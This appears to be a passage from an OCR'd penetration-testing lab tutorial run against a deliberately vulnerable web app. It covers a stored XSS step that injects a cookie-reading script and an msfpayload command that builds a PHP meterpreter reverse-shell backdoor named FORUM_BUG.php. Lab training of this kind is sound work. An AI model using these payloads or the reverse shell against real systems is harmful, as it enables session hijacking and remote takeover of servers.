
- 

4. View Test 2 Results
   - **Notes (FYI):**
     0. Notice that CNN is displayed under "Test 2's" Message.
        - This is a powerful exploit because a user could use SET to create Malicious cloned website and place in here.
          - e.g., Social Engineering Toolkit (SET): Lesson 3: Create Malicious Weblink, Install Virus, Capture Forensic Images


- 

Section 12: XSS Stored COOKIE Exploit Test


1. Reset Database
   - **Instructions:**
     1. Select "Setup" from the left menu navigation.
     2. Click on the Create / Reset Database Button.
   - **Notes(FYI):**
     - We need to reset the database otherwise the each XSS exploit will appear for each example.

- 


2. XSS Stored Menu
   - **Instructions:**
     0. Select "XSS Stored" from the left navigation menu.

- 

3. XSS Test 3
    - **Instructions:**
        0. Name: Test 3
        1. Message: <script>alert(document.cookie)</script>
        2. Click Sign Guestbook

- 

4. View Cookie
   - **Notes(FYI):**
     0. Below is the cookie/session that the webserver establishes with the current browser session.
     1. An attacker could easily modify this XSS script to send the cookie to a remote location instead of displaying it.
     2. Image if this was a bank website. Every time a user logs in their cookie information could be sent to a remote location.
   - **Instructions:**
     0. Click OK.


- 

Section 13: Build PHP msfpayload


1. Open a console terminal
    - **Instructions:**
        1. Click on the console terminal

- 


2. Create msfpayload
   - **Notes(FYI):**
     - Replace **192.168.1.105** with your BackTrack IP Address obtained from (Section 7, Step 2).
   - **Instructions:**
     0. mkdir -p /root/backdoor
     1. cd /root/backdoor
     2. msfpayload php/meterpreter/reverse_tcp LHOST=**192.168.1.105** LPORT=4444 R > FORUM_BUG.php
     3. ls -l FORUM_BUG.php

- 

3. Edit FORUM_BUG.php
   - **Instructions:**
     0. vi FORUM_BUG.php


- 

4. Remove the "#" character
    - **Instructions:**
        0. Press "**x**" to delete the "#" character on the first line.
        1. Press <Esc>
        2. Type "**:wq!**"

